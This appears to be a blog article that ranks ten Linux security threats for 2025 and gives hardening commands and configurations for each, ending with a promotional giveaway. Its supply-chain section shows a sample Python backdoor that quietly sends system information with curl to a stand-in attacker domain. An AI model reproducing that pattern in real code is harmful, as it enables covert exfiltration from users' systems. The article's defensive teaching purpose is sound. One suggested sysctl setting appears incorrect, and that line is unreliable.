🚨 2025 Linux Security Threat Report: 10 Risks Every Operations Engineer Must Know
Introduction: As an engineer with 8 years of experience in Linux operations, I have witnessed countless production incidents caused by security negligence. In 2025, the threats facing Linux are more complex and covert than ever before. This article will deeply analyze the 10 most pressing security risks and provide practical protection strategies.
🎯 Why You Should Spend 10 Minutes Reading This Article
- • ✅ Based on Real Cases: Each threat is supported by real-world production environment cases
- • ✅ Executable Solutions: Not just theoretical, but protective measures that can be implemented immediately
- • ✅ Forward-Looking Insights: Covers the latest threat trends emerging in 2025
- • ✅ Experience Summary: Hard-earned lessons from 8 years of operations experience
🔥 Overview of Threat Rankings
| Rank | Threat Type | Severity | Impact Scope | Occurrence Probability |
|---|---|---|---|---|
| 1 | Supply Chain Poisoning Attack | 🔴 Extremely High | Global | Medium |
| 2 | New Variants of Container Escape | 🔴 Extremely High | Containerized Environment | High |
| 3 | AI-Driven APT Attacks | 🟠 High | Enterprise Level | Medium |
| 4 | Kernel Privilege Escalation 0-day Vulnerability | 🔴 Extremely High | System Level | Low |
| 5 | Cloud-Native Configuration Errors | 🟠 High | Cloud Environment | Extremely High |
| 6 | eBPF Malicious Exploitation | 🟡 Medium-High | Kernel Level | Medium |
| 7 | Evolution of Side-Channel Attacks | 🟡 Medium-High | Hardware Level | Low |
| 8 | Variants of SSH Brute Force Attacks | 🟠 High | Remote Access | High |
| 9 | Log System Pollution | 🟡 Medium-High | Monitoring System | Medium |
| 10 | Social Engineering Attacks | 🟠 High | Human Level | High |
🎯 Detailed Threat Analysis and Protection Strategies
1. Supply Chain Poisoning Attack – The Most Covert Killer
Threat Description
At the end of 2024, our team encountered a supply chain attack. A seemingly harmless Python package update actually contained backdoor code. This type of attack has become more cunning in 2025:
- • Attackers may lurk for months or even years
- • Malicious code is activated only under specific conditions
- • AI is used to automatically generate undetectable malicious payloads
Real Case
# Malicious code hidden in a "normal" update of a well-known open-source library
def innocent_function():
    # Seemingly harmless function code
    result = calculate_data()

    # Hidden backdoor logic
    if datetime.now().hour == 3 and random.randint(1,1000) == 42:
        subprocess.run(['curl', '-s', 'evil-domain.com/collect'],
                      input=get_system_info())
    return result
Protection Strategies
# 1. Implement package management security policies
# Use requirements.txt to lock versions
pip freeze > requirements.txt

# 2. Set up private image sources
pip config set global.index-url https://your-private-pypi.com

# 3. Automate security scanning
bandit -r /path/to/your/code
safety check

# 4. Build-time security check script
cat > supply_chain_check.sh << 'EOF'
#!/bin/bash
echo "🔍 Starting supply chain security check..."
pip-audit --desc
semgrep --config=auto .
echo "✅ Check completed"
EOF
2. New Variants of Container Escape – Docker’s Nightmare
Threat Upgrade
Container escape attacks in 2025 are becoming more intelligent:
- • Exploiting newly discovered cgroup v2 vulnerabilities
- • Achieving persistence through contaminated container images
- • Using machine learning to bypass existing detection mechanisms
High-Risk Scenarios
# Dangerous container configuration example
version: '3.8'
services:
  webapp:
    image: vulnerable-app:latest
    privileged: true  # 🚨 Extremely Dangerous!
    volumes:
      - /:/host  # 🚨 Directly mounting the host root directory
    network_mode: host  # 🚨 Sharing host network
Protection Measures
# 1. Secure container runtime configuration
docker run -d \
  --name secure-app \
  --read-only \
  --tmpfs /tmp:rw,noexec,nosuid,size=100m \
  --user 1000:1000 \
  --cap-drop=ALL \
  --cap-add=NET_BIND_SERVICE \
  --security-opt=no-new-privileges:true \
  your-app:latest

# 2. Use gVisor or Kata Containers
# Install gVisor
curl -fsSL https://gvisor.dev/archive.key | gpg --dearmor -o /usr/share/keyrings/gvisor-archive-keyring.gpg
echo "deb [signed-by=/usr/share/keyrings/gvisor-archive-keyring.gpg] https://storage.googleapis.com/gvisor/releases release main" > /etc/apt/sources.list.d/gvisor.list
apt-get update && apt-get install runsc

# 3. Automate container security scanning
cat > container_security_scan.sh << 'EOF'
#!/bin/bash
echo "🔍 Scanning container image security..."
trivy image --exit-code 1 --severity HIGH,CRITICAL $1
docker scout cves $1
echo "✅ Image security check completed"
EOF
3. AI-Driven APT Attacks – Intelligent Threats
New Attack Characteristics
- • AI-generated phishing emails are nearly undetectable
- • Adaptive evasion of detection systems
- • Deep learning analyzes system behavior patterns
Detection and Protection
# 1. Deploy AI-driven anomaly detection
# Install OSSEC HIDS
wget https://github.com/ossec/ossec-hids/archive/3.7.0.tar.gz
tar -xzf 3.7.0.tar.gz && cd ossec-hids-3.7.0
./install.sh

# 2. Behavior baseline establishment script
cat > behavior_baseline.sh << 'EOF'
#!/bin/bash
# Establish system behavior baseline
echo "📊 Establishing system behavior baseline..."
ss -tuln > /var/log/baseline_network.log
ps aux > /var/log/baseline_process.log
lsof > /var/log/baseline_files.log
echo "✅ Baseline established"
EOF

# 3. Real-time monitoring of abnormal behavior
auditctl -w /etc/passwd -p wa -k user_modification
auditctl -w /etc/shadow -p wa -k shadow_modification
auditctl -w /bin/bash -p x -k bash_execution
4. Kernel Privilege Escalation 0-day Vulnerability – A Fatal Weakness in the System
Protection Strategies
# 1. Kernel hardening configuration
cat >> /etc/sysctl.conf << 'EOF'
# Kernel security hardening
kernel.dmesg_restrict = 1
kernel.kptr_restrict = 2
kernel.yama.ptrace_scope = 1
kernel.unprivileged_bpf_disabled = 1
net.core.bpf_jit_harden = 2
EOF

# 2. Use grsecurity or KSPP
echo "kernel.hardened_usercopy = 1" >> /etc/sysctl.conf

# 3. Regular kernel update checks
cat > kernel_update_check.sh << 'EOF'
#!/bin/bash
CURRENT=$(uname -r)
AVAILABLE=$(apt list --upgradable 2>/dev/null | grep linux-image | head -1 | cut -d' ' -f1)
if [[ -n "$AVAILABLE" ]]; then
    echo "⚠️  Kernel update available: $AVAILABLE (Current: $CURRENT)"
    echo "It is recommended to update the kernel promptly to fix security vulnerabilities"
fi
EOF
5. Cloud-Native Configuration Errors – The Most Common Risks
Dangerous Configuration Example
# Kubernetes dangerous configuration
apiVersion: v1
kind: Pod
spec:
  hostNetwork: true  # 🚨 Dangerous
  hostPID: true      # 🚨 Dangerous
  containers:
  - name: app
    securityContext:
      privileged: true  # 🚨 Extremely Dangerous
      runAsUser: 0     # 🚨 Running as root
Secure Configuration
# Secure Kubernetes configuration
apiVersion: v1
kind: Pod
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 65534
    fsGroup: 65534
  containers:
  - name: app
    securityContext:
      allowPrivilegeEscalation: false
      readOnlyRootFilesystem: true
      capabilities:
        drop:
        - ALL
    resources:
      limits:
        memory: "128Mi"
        cpu: "100m"
6-10. Other Important Threats (Condensed Version)
6. eBPF Malicious Exploitation
# Monitor eBPF program loading
echo 'audit.rules: -a always,exit -F arch=b64 -S bpf -k bpf_syscall' >> /etc/audit/rules.d/bpf.rules
7. Side-Channel Attack Protection
# Disable SMT (Simultaneous Multithreading)
echo off > /sys/devices/system/cpu/smt/control
8. SSH Security Hardening
# SSH hardening configuration
cat >> /etc/ssh/sshd_config << 'EOF'
PermitRootLogin no
PasswordAuthentication no
MaxAuthTries 3
ClientAliveInterval 300
ClientAliveCountMax 2
EOF
9. Log Integrity Protection
# Use rsyslog with TLS
echo '*.* @@log-server.example.com:6514' >> /etc/rsyslog.conf
10. Personnel Security Awareness
Regular phishing drills and security training are the most important yet easily overlooked aspects.
🛡️ Comprehensive Protection Framework
Automated Security Check Script
#!/bin/bash
# Comprehensive Linux security check script
echo "🚀 Starting comprehensive Linux security check..."

# Check for system updates
apt list --upgradable 2>/dev/null | grep -q . && echo "⚠️  System has available updates"

# Check for abnormal network connections
netstat -tuln | grep ":22\|:80\|:443" > /tmp/normal_ports
netstat -tuln | grep -v -f /tmp/normal_ports && echo "⚠️  Abnormal port listening detected"

# Check for abnormal user logins
last | head -20 | grep -E "(tty|pts)" && echo "ℹ️  Recent login records"

# Check for important file integrity
find /etc -name "*.conf" -newer /var/log/dpkg.log && echo "⚠️  Configuration files have been modified recently"

echo "✅ Security check completed"
🎯 Action Plan: 5 Steps to Implement Immediately
- 1. Today: Run the above security check script to understand the current security status
- 2. This Week: Implement SSH hardening and basic kernel parameter tuning
- 3. This Month: Deploy container security scanning processes
- 4. Next Month: Establish a complete security monitoring baseline
- 5. Ongoing: Run security checks weekly and update threat intelligence monthly
💡 Experience Sharing from Operations Experts
Hard-Earned Lessons: I once allowed hackers to gain access to the entire cluster due to a “temporary” open port 22. Security is no trivial matter; every configuration can become a breakthrough point.
Practical Insights: The most effective security strategies are not the most complex, but the easiest to execute and maintain. Complex security measures are often bypassed or ignored.
📝 Conclusion
Cybersecurity is an endless battle of offense and defense. As operations engineers, we must not only master the technical details of these threats but also establish a continuous learning and improvement security awareness.
Remember: The best protection is not remedial after the fact, but preventive beforehand. I hope this article provides practical guidance for your Linux security protection.
If this article has helped you, please like, bookmark, and share it with more operations partners. Cybersecurity requires our collective effort!
📧 Feel free to discuss any questions in the comments or privately share operational experiences. Let’s work together to build a more secure Linux environment!
End of Article Benefits

Currently, the transformation direction that impacts traditional operations with an annual salary of 300K+ is the SRE & DevOps positions.To help everyone quickly get rid of tedious grassroots operations work,I have compiled a set of essential skills resource packages for senior operations engineers, with detailed and rich content as shown in the image!There are 20 modules 1.38 Most Comprehensive Engineer Skill Map
 2. Interview Gift Package
 3. Linux Books
 4. Go Books
······
6. Automation Operations Tools 18. Message Queue Collection

All materials can be obtained by scanning the code
Note: Latest Operations Materials
100% Free to Claim
(No further replies in the background, scan to claim with one click)